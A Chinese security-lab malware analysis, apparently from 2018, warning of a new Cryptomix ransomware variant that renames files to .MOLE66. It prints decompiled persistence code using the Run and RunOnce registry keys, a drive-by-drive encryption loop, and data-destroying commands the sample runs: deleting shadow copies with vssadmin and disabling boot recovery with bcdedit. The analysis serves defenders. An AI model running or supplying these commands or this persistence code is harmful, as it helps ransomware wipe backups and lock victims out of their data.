keqiCryptomix勒索病毒最新变种预警


深信服千里目安全实验室 / 2018-03-31 11:37:08 / 浏览数 1397 安全技术 漏洞分析 顶(0) 踩(0)

概述

最近，国外MalwareHunterTeam再次发现Cryptomix勒索病毒最新变种，千里目安全实验室EDR安全团队第一时间拿到相关的样本，发现这次Cryptomix勒索病毒最新的变

Cryptomix勒索病毒家族在过年的一两年时间里，不变有新的变种出现，加密后的文件后缀名包括"XZZX""X1881""SHARK""SYSTEM"等多达数十种不同的变种，是一款非常

当用户点击此病毒后，病毒开始加密系统里的大部分文档文件，然后在相应的目录里生成勒索信息的TXT文件，如图所示：



计算机 ▸ 本地磁盘 (C:) ▸ Python27 ▸ DLLs
文件(F) 编辑(E) 查看(V) 工具(T) 帮助(H)
组织 ▾ 包含到库中 ▾ 共享 ▾ 新建文件夹
收藏夹
下载
桌面
最近访问的位置
2345下载
库
视频
图片
文档
音乐
计算机
本地磁盘 (C:)
本地磁盘 (D:)
DVD 驱动器 (E:) GhostWin7_SP1_
网络
先知社区

```
_HELP_INSTRUCTIONS_.TXT
0F3B822A3DAB80DA867BA941403560D2.MOLE66
1BBEE288148845C88CFE928616E020F8.MOLE66
3B6FFF1C0210162F2C363A240479F443.MOLE66
5DBBD75405210848EB662F1407BFE7E0.MOLE66
6DB6279A1357AC1BDF7CE80E15E6883B.MOLE66
6EF7E1DC39564B5C60AD9D423BA82AD4.MOLE66
9ADEC688482DF550BE9AEE594ADECEA8.MOLE66
9C7AD2B824EDCB182987123C27DAA5F4.MOLE66
9CF5D49A3B0B66261AB618233D664492.MOLE66
15E672102FD23064E185CBA831FF0F5C.MOLE66
20F2ED6911DB82E5028258A714545D65.MOLE66
60F556032E6D8B1BB5FCF41B30E964E7.MOLE66
63EFB35E3E29B50D6294B02A40A58E61.MOLE66
073E23AC09A634589D67246A0BFC11B4.MOLE66
107A3FDB090598DC7B1E31710B7177F0.MOLE66
0505D0C436373F3869855F2B38921A98.MOLE66
00527C752913335D750A92492BE910BD.MOLE66
605DF2B82E2CABB0744EDA13309A8974.MOLE66
C7634E503595C1102D03CEEE385AA1AC.MOLE66
E1572F753893EDE7FC9603193AE9CD37.MOLE66
FD29C3A50977E784DFE73F2B0BA3C514.MOLE66
FDA017A02A74E5F8920637C82CA0C1C8.MOLE66
FF3B3E982837A05C599968FC2A8E7ACC.MOLE66
```

病毒分析


样本主体分析

(1)拷贝自身到C:\ProgramData\BCC6F26321.exe，并进行相应的持久化操作，添加到自启动注册表项，如下图所示：



名称	类型	数据
(默认)	REG_SZ	(数值未设置)
BCC6F26321	REG_SZ	"C:\ProgramData\BCC6F26321.exe"
ctfmon	REG_SZ	C:\Windows\System32\ctfmon.exe


计算机\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run



名称	类型	数据
(默认)	REG_SZ	(数值未设置)
*BCC6F26321	REG_SZ	"C:\ProgramData\BCC6F26321.exe"


计算机\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce

相关的反汇编代码如下：




```
v3(&ValueName, L"BC%08X", v2);
v8 = 0;
v9 = &Buffer;
if ( Buffer )
{
  v10 = Buffer;
  do
  {
    v11 = __ROL4__(v8, 7);
    ++v9;
    v8 = v10 ^ v11;
    v10 = *v9;
  }
  while ( *v9 );
}
v3(&v18, L"*BC%08X", v8);
GetModuleFileNameW(0, &Filename, 0x104u);
SHGetSpecialFolderPathW(0, &pszPath, 35, 0);
wsprintfW(&NewFileName, L"%s\\%s.exe", &pszPath, &ValueName);
CopyFileW(&Filename, &NewFileName, 0);
wsprintfW(&v21, L"\"%s\"", &NewFileName);
phkResult = 0;
RegOpenKeyW(HKEY_CURRENT_USER, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run", &phkResult);
RegSetValueExW(phkResult, &ValueName, 0, 1u, (const BYTE *)&v21, 2 * wcslen(&v21));
RegFlushKey(phkResult);
RegCloseKey(phkResult);
hKey = 0;
RegOpenKeyW(HKEY_CURRENT_USER, L"Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce", &hKey);
RegSetValueExW(hKey, &v18, 0, 1u, (const BYTE *)&v21, 2 * wcslen(&v21));
RegFlushKey(hKey);
return RegCloseKey(hKey);
}
```

(2)创建互斥变量，防止病毒重复运行感染，如下图所示：




```
002A42C4  .  50           push eax                                    ┌MutexName = "C6F26321_M66"
002A42C5  .  6A 00        push 0x0                                    │InitialOwner = FALSE
002A42C7  .  6A 00        push 0x0                                    │pSecurity = NULL
002A42C9  .  FF15 98802A0 call dword ptr ds:[<&KERNEL32.CreateMutexW>] └CreateMutexW
```

(3)停止VVS服务，如下图所示：




```
002A419A  .  FFD6         call esi                                    └lstrcpyW
002A419C  .  6A 00        push 0x0                                    ┌IsShown = 0x0
002A419E  .  6A 00        push 0x0                                    │DefDir = NULL
002A41A0  .  68 3C922A00  push Mole66_C.002A923C                      │Parameters = "/C sc stop VVS"
002A41A5  .  68 3C8F2A00  push Mole66_C.002A8F3C                      │FileName = "cmd"
002A41AA  .  6A 00        push 0x0                                    │Operation = NULL
002A41AC  .  6A 00        push 0x0                                    │hWnd = NULL
002A41AE  .  FF15 9C812A0 call dword ptr ds:[<&SHELL32.ShellExecuteW>] └ShellExecuteW
```


(4)删除相应的卷影等操作，如下图所示：



```
002A41E9  .  6A 00        push 0x0                                    ┌IsShown = 0x0
002A41EB  .  6A 00        push 0x0                                    │DefDir = NULL
002A41ED  .  8D85 E4FBFFF lea eax,dword ptr ss:[ebp-0x41C]            │
002A41F3  .  50           push eax                                    │Parameters = "/C vssadmin.exe Delete Shadows /All /Quiet"
002A41F4  .  68 5C922A00  push Mole66_C.002A925C                      │FileName = "cmd"
002A41F9  .  6A 00        push 0x0                                    │Operation = NULL
002A41FB  .  6A 00        push 0x0                                    │hWnd = NULL
002A41FD  .  FFD6         call esi                                    └ShellExecuteW
```




```
002A41FF  .  6A 00        push 0x0                                    ┌IsShown = 0x0
002A4201  .  6A 00        push 0x0                                    │DefDir = NULL
002A4203  .  8D85 D4F7FFF lea eax,dword ptr ss:[ebp-0x82C]            │
002A4209  .  50           push eax                                    │Parameters = "/C bcdedit /set {default} recoveryenabled No"
002A420A  .  68 E4922A00  push Mole66_C.002A92E4                      │FileName = "cmd"
002A420F  .  6A 00        push 0x0                                    │Operation = NULL
002A4211  .  6A 00        push 0x0                                    │hWnd = NULL
002A4213  .  FFD6         call esi                                    └ShellExecuteW
```



```
002A4215  .  6A 00          push 0x0                               ┌IsShown = 0x0
002A4217  .  6A 00          push 0x0                               │DefDir = NULL
002A4219  .  8D85 DCF9FFFF  lea eax,dword ptr ss:[ebp-0x624]       │
002A421F  .  50             push eax                               │Parameters = "/C bcdedit /set {default} bootstatuspolicy ignoreallfailures"
002A4220  .  68 EC922A00    push Mole66_C.002A92EC                 │FileName = "cmd"
002A4225  .  6A 00          push 0x0                               │Operation = NULL
002A4227  .  6A 00          push 0x0                               │hWnd = NULL
002A4229  .  FFD6           call esi                               └ShellExecuteW
```

(5)RSA1024公钥的保存与读取，如果用户电脑中存在公钥文件则进行读取加密公钥，再进行公钥对比，如下图所示：



```
_Write_Pub_Key_To_File();
lpString1 = (LPSTR)GlobalAlloc(0x40u, 0x200u);
_Read_Pub_Key_From_File((void **)&lpString1);
v8 = lpString1;
if ( !StrStrA(lpString1, "-----") )
  lstrcpyA(
    v8,
    "-----BEGIN PUBLIC KEY----- MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCpEnzYAtPzcmKnw41bLkkkDDmZ 1YB4weOpyx0lY8gVl0gvve"
    "TMKhmhYNzjc5uQfXH3fbGmbbdELle/u7YsdXkuNHRQ ThnFfs+q7SIw1nibfYa4c9KA4ftfr69dZTt4T/RzRzsISVNU1Q6me59k9bBqxgiy DRjJhl"
    "79BT65Ggn+uQIDAQAB -----END PUBLIC KEY-----");
lpString1 = (LPSTR)5;
```


相应的公钥：

-----BEGIN PUBLIC KEY-----

MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCpEnzYAtPzcmKnw41bLkkkDDmZ1YB4weOpyx0lY8gVl0gvveTMKhmhYNzjc5uQfXH3fbGmbbdELle/u7Ysd


-----END PUBLIC KEY-----

(6)遍历磁盘文件进行加密操作，如下图所示：




```
    wsprintfW(&RootPathName, L"%c:", (unsigned __int16)(char)(v9 + 65));
    v10 = GetDriveTypeW(&RootPathName);
    if ( v10 == 3 || v10 == 2 || v10 == 4 )
    {
      _CryptFile1(L"*.*", &RootPathName, v8, 1);
      Sleep(0x3E8u);
    }
    Sleep(0x64u);
    ++v9;
  }
  while ( v9 < 26 );
```

(7)同时加密共享目录文件夹的文件，如下图所示：



